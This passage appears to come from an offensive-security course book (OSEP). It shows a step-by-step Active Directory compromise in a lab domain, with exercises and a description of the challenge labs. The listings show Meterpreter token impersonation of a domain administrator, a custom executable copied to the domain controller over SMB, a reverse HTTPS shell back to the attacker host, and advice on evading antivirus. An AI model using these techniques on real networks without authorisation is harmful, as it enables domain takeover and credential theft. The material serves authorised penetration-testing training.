One way to gain access to the enticing domain administrator rights would be to dump the NTLM hash of *paul* from LSASS, but that means disabling LSA protection again.

There are easier ways. One option is to simply migrate into a process owned by *paul*, but if we land in a medium-integrity process, we will have to perform a UAC bypass to regain high-privileged access and it will place us under the effect of AppLocker policies.

Alternatively, we could locate access tokens for *paul* in memory and impersonate them. This will allow us to perform actions in the context of *paul* while still enjoying the privileges of a SYSTEM shell. We'll take this approach.

The *incognito* Meterpreter extension is ideal for this and as SYSTEM, we can view any tokens on the machine as shown in Listing 925.

```

meterpreter > load incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

```



```
Delegation Tokens Available
=====
EVIL\paul
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
=====
No tokens available
```

*Listing 925 - Listing access tokens on file01*

Since we can impersonate *paul*, we have domain administrator access to the infrastructure. At this stage, the penetration test often becomes a lot easier, depending on how secure the configurations are.

If we want to thoroughly compromise the domain or need to attack subsequent trusted domains, we can obtain access to the *krbtgt* NTLM hash through an attack like *DCSync*<sup>1026</sup> or simply perform lateral movement to the domain controller.

For purposes of demonstration in this small environment, we are going to opt for the latter approach and reuse the attack through the service manager to obtain a reverse shell from dc02.

Before we impersonate the token, we'll update the lateral movement code to change the target to dc02. We call it **lat2.exe** and upload it to file01.

```
meterpreter > upload /home/kali/lat2.exe c:\\lat2.exe
[*] uploading : /home/kali/lat2.exe -> c:\\lat2.exe
[*] Uploaded 5.50 KiB of 5.50 KiB (100.0%): /home/kali/lat2.exe -> c:\\lat2.exe
[*] uploaded : /home/kali/lat2.exe -> c:\\lat2.exe

meterpreter > background
[*] Backgrounding session 3...

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.119.120:443

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > impersonate_token EVIL\\paul
[+] Delegation token available
[+] Successfully impersonated user EVIL\\paul
```

*Listing 926 - Simple reverse shell from dc02*

<sup>1026</sup> (ADSecurity, 2015), <https://adsecurity.org/?p=1729>

In addition, we'll need to **background** the current Meterpreter session, start a listener as a job, then interact with the Meterpreter session and impersonate *paul*.

To begin, we'll copy **Inject.exe** from file01 to dc02 and run **lat2.exe** as shown in Listing 926.

```
meterpreter > shell
Process 772 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> copy c:\inject.exe \\dc02\c$
copy c:\inject.exe \\dc02\c$
        1 file(s) copied.

C:\Windows\system32> c:\lat2.exe
c:\lat2.exe
Error in calling StartService: 1053
Error in calling StartService: 1053

C:\Windows\system32>
[*] https://192.168.119.120:443 handling request from 192.168.120.130; (UUID:
kag4tbwv) Staging x64 payload (207502 bytes) ...
[*] Meterpreter session 4 opened (192.168.119.120:443 -> 192.168.120.130:53758)
```

*Listing 927 - Lateral movement to dc02*

We received a new Meterpreter session.

```
C:\Windows\system32> exit
exit

meterpreter > background
[*] Backgrounding session 3...

msf5 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer      : DC02
...
```

*Listing 928 - Interacting with SYSTEM shell on dc02*

Once we interact with the session, we discover we now have SYSTEM integrity access to dc02. Excellent!

We have now fully compromised the evil.com domain and can extract the NTLM hashes of all domain users including *krbtgt* to retain administrative access to the domain. In a larger environment, we could use this as a base to launch further attacks.

### 17.3.2.1 Exercises

1. Use the Meterpreter shell to list all access tokens and impersonate the token belonging to the *paul* user.
2. While impersonating *paul*, perform lateral movement to dc02 and obtain a reverse Meterpreter shell.

### 17.3.2.2 Extra Mile

In this module, we performed the entire attack from Metasploit and primarily through the Meterpreter shell. Depending on the chosen tools and attack techniques, another framework may prove more favorable.

Evading security mitigations such as antivirus may also be easier with another framework due to a lack of signatures and behavioral detection against it.

Repeat the attack shown in this module with a different framework like PowerShell Empire or Covenant.

## 17.4 Wrapping Up

This module showcased attack paths against a small Active Directory infrastructure that had multiple security measures in place.

We demonstrated chaining techniques as well as the complications of bypassing antivirus and other protections. A penetration test against a hardened infrastructure is not trivial and if multiple attack paths are available, we will often choose the path of least resistance.

In addition, we bypassed unique obstacles instigated by our initial service account compromise which lacked an interactive logon session.

---

*Note that our attack left behind a number of applications, drivers, and data. In a real penetration test against a production system, we would have carefully tracked these and removed them before the end of the engagement.*

---

In the end, we compromised evil.com without relying on any vulnerabilities except for the flaw in the initial web application.

## 18 Trying Harder: The Labs

Following the successful completion of the course material, you can access a number of challenge labs in the control panel. These labs consist of a number of interconnected machines and will require the mastery of several techniques taught throughout this course to fully compromise.

### 18.1 Real Life Simulations

Each challenge lab is designed as a self-contained black-box penetration test network that requires enumeration, a successful initial compromise, and a pivot to other machines within the lab. The end goal is the compromise of the entire challenge lab network.

Each machine in a given challenge lab contains a **proof.txt** file with a MD5 hash, which can be found in either the root folder of Linux machines or the Administrators desktop of Windows machines. For machines that require privilege escalation, a **local.txt** is also present in the appropriate low-privileged users folder.

Similar to the deployment design of module VMs in this course, the challenge labs are not shared with other users. Please note that a revert may take some time given the number of machines and their interdependencies.

To aid in research and development of custom attack vectors, a development machine (dev) is available for some of those tasks.

Take the time to work on these challenges and keep in mind that while different frameworks may make various steps simpler, remember the many benefits of using custom code as we have demonstrated throughout this course.

### 18.2 Wrapping Up

If you've taken the time to understand the course material presented in the course book and associated videos, and have tackled all the exercises, you'll enjoy the lab challenges.

If you're having trouble, step back and take on a new perspective. It's easy to get so fixated on a single problem and lose sight of the fact that there may be a simpler solution waiting down a different path.

Take good notes and review them often, searching for alternate paths that might reveal the way forward. When all else fails, do not hesitate to reach out to the student administrators.

For information related to the OSEP certification exam please refer back to the introductory module or review our exam guide.<sup>1027</sup>

Finally, remember that you often have all the knowledge you need to tackle the problem in front of you. Don't give up, and remember the "Try Harder" discipline!

---

<sup>1027</sup> (Offensive Security, 2020), <https://help.offensive-security.com/hc/en-us/articles/360050293792-OSCEP-Exam-Guide>